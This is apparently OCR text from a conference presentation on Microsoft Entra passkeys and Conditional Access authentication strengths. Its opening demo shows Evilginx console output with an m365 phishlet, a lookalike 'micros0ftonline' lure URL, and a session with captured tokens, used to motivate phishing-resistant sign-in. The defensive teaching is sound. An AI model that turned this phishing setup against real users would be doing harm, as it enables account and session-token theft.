

PowerShell
id	phishlet	username	password	tokens	remote ip	time
254	m365	adelev@m365.....		captured	127.0.0.1	2024-05-24 16:16
255	m365	adelev@m365.....		captured	127.0.0.1	2024-05-24 16:19
: sessions 255
id : 255
phishlet : m365
username : adelev@m365x341716.onmicrosoft.com
password :
tokens : captured
landing url : https://login.micros0ftonline.com/lecJxGtE
user-agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0
remote ip : 127.0.0.1
create time : 2024-05-24 16:19
update time : 2024-05-24 16:19
[cookies]
Sign in to your account
login.microsoftonline.com/common/oauth2/v2.0/authorize?client_i...
Microsoft
Sign in
Email, phone, or Skype
No account? Create one!
Can't access your account?
Back
Next
Sign-in options
Terms of use
Privacy & cookies


Adele Vance

Passwordless with a passkey




DELL Technologies SquaredUp infinity INTERSTELLAR kpn Partner Network INSPARK cegeka


PowerShell
Community Edition
by Kuba Gretzky (@mrgretzky)
version 3.3.0
[16:37:59] [inf] Evilginx Mastery Course: https://academy.breakdev.org/evilginx-mastery (learn how to create phishlets)
[16:37:59] [inf] debug output enabled
[16:37:59] [inf] loading phishlets from: ./phishlets
[16:38:02] [inf] loading configuration from: C:\Users\JanBakker\.evilginx
[16:38:02] [inf] blacklist: loaded 0 ip addresses and 0 ip masks
phishlet	status	visibility	hostname	unauth_url
example	disabled	visible	
m365	enabled	visible	micros0ftonli...
: lures get-url 0
https://login.micros0ftonline.com/lecJxGtE
:
Guest
New tab
Search or enter web address
You're browsing as a guest
As a guest, your browsing data is kept separate from the profiles on this device. Here's what happens when you close all windows you browsed as a guest:
Microsoft Edge won't save:
Your browsing history
Your download history
Cookies and site data
Microsoft Edge will save:
Files you download
16:39
Friday, 24 May
16:39
Technologies



Adele Vance

Unphishable



What's next?

Some teasers

Pim Jacobs @pimjacobs89 · 16 apr.

📣[BLOG ALERT]📣#Microsoft finally released device-bound passkeys in #Microsoft #Entra to provide a phishing resistant and passwordless experience with the Microsoft Authenticator App! 🤩🔐📱

Learn how to adopt #Entra #Passkeys in your environment and improve your zero-trust

Meer weergeven

3 22 83 10K

Daniel Stefaniak d0m3l@infosec.exchange @d0m3l · 16 apr.

too bad they decided you cannot do native platform passkeys... Leave it to MSFT to their own thing instead of adopting what's already there. @TruBluDevil would not let that happen :(

2 2 723

Pim Jacobs @pimjacobs89 · 16 apr.

Patience will hopefully be rewarded 😉😜

1 2 400

Alex Simons
@Alex_A_Simons

I'm a huge fan of device native passkeys and they are coming. We just had to prioritize device bound keys first to help customers meet their US Executive Order deadlines.

https://twitter.com/Alex_A_Simons/status/1780715376470622320

Syncable passkeys on user client devices are easy to use, easy to manage, and offer high security

Syncable passkeys on user devices are exciting because they address many of the toughest usability and recoverability challenges that have confronted organizations trying to move to passwordless, phishing-resistant authentication. Hosting the passkey on the user's device means organizations don't have to issue or manage a separate device, and syncing it among the user's client devices and the cloud massively reduces the expense of recovering and reissuing device-bound keys. And on top of all this, replacing passwords with passkeys thwarts more than 99% of identity attacks.

We expect this combination of benefits will make syncable passkeys the best option for the vast majority of users and organizations. Android and iOS devices can host syncable passkeys today, and we're working to add support in Windows by this fall. Our roadmap for 2024 includes support for both device-bound and syncable passkeys in Microsoft Entra ID and Microsoft consumer accounts. Stay tuned for further announcements later this year.

Public preview: Expanding passkey support in Microsoft Entra ID - Microsoft Community Hub

1.1 What Are Device-Bound Passkeys?

Device-bound passkeys, previously known as single-device passkeys, are FIDO2 discoverable credentials tied exclusively to a single authenticator / device. This authenticator / device could be integrated directly into devices running Windows 10 or Windows 11 (Windows Hello), macOS (Touch ID), iOS (Touch ID or Face ID), or Android (using the respective Android biometric solution of the device manufacturer). The essence of these passkeys is their binding to the authenticator / device, bolstering security by ensuring the private key of the passkeys key-pair never leaves this device. However, recovery becomes much more complex, as there is no backup and most often you need a second authenticator / device that holds another device-bound passkey to regain access if the first authenticator / device is lost, stolen or broken.

https://www.corbado.com/blog/entra-passkeys

SCAN ME

Dear friends at Apple HQ,

Please allow an unlimited number, or at least three passkey providers in the next minor iOS release to comply with the Digital Markets Act, and to make your users happy.

Thank you in advance


OCR

DELL Technologies SquaredUp infinity INTERSTELLAR kpn Partner Network INSPARK cegeka

Closing the GAP

+

DELL Technologies SquaredUp infinity INTERSTELLAR kpn Partner Network INSPARK cegeka



Passkeys in Conditional Access Authentication Strengths

Why authentication strengths?

- To move from MFA to phishing resistant authentication
- To protect against AiTM Phishing attacks
- To limit down the passkeys which can be used
- Combine passkeys with role activations in PIM

#DEMO 2

Configure passkeys auth strength in Microsoft Entra ID

Microsoft Entra admin center

Search resources, services, and docs (G+/)

pim.jacobs@jacobsaa.o...
JACOBS ADMINISTRATIE & AUTO...

- Home
- What's new
- Diagnose & solve problems
- Favorites
- Identity
  - Overview
  - Users
  - Groups
  - Devices
  - Applications
  - Protection
  - Identity governance
  - External Identities
  - Show more
- Protection
- Identity governance
- Verified ID
- Learn & support

Jacobs Administratie & Automatisering

Secure access for a connected world

Protect any identity and secure access to any resource with a family of multicloud identity and network access solutions. Welcome to Microsoft Entra admin center's new home page. We invite you to provide feedback so we can iterate and improve.

Learn more about Microsoft Entra

Provide feedback

Learn about Microsoft Entra

Explore the Microsoft Entra product family

Learn how unified multicloud identity and network access help you protect and verify identities, manage permissions, and enforce intelligent access policies, all in one place.

View all products | Read documentation

Setup guides

Each guide walks you through choices to configure the features you want to deploy.

Passwordless authentication
Passwordless authentication is an alternative sign-in approach that allows users to access their devices securely.

Sync users from your org's directory
Use this guide to learn how to sync users from your org's directory.

View all guides

Top recommended actions

Your Identity Secure Score is 67.28%
Microsoft Secure Score for Identity is a representation of your organization's security posture and your opportunity

Billing

6 purchased licenses and 2 subscriptions

Preview hub

See our recent releases

The limitations


- Synced passkeys are not supported (yet) in Microsoft Entra
- Windows Hello can't store passkeys from Microsoft Entra today
- Only one additional password manager can be used on iOS
- Authenticator App can only store passkeys from Microsoft Entra
- No backup of passkeys in Microsoft Authenticator App
- No allow or deny difference between different device-bound passkey types
- Cross-device registered passkeys are for now listed separately in the Authenticator App

Next Steps & Key Takeaways

Admins using passkeys

User friendly
Phishing Resistant method

MFA




Forgetting your passkey is much harder!

Phishing resistant is the future!

USERS ENROLL MULTI-FACTOR AUTHENTICATION


USERS ENROLL PHISHING RESISTANT AUTHENTICATION



Passkey adoption is important!

DELL Technologies SquaredUp infinity INTERSTELLAR kpn Partner Network INSPARK cegeka

Keeping bad actors out!



Please evaluate our session in the App!

THANK YOU

Are there any questions?

Next session 11:10 – 12:00

Let’s reveal the magic behind data protection in M365 copilot

Anela Jaganjac and Ellen van Meurs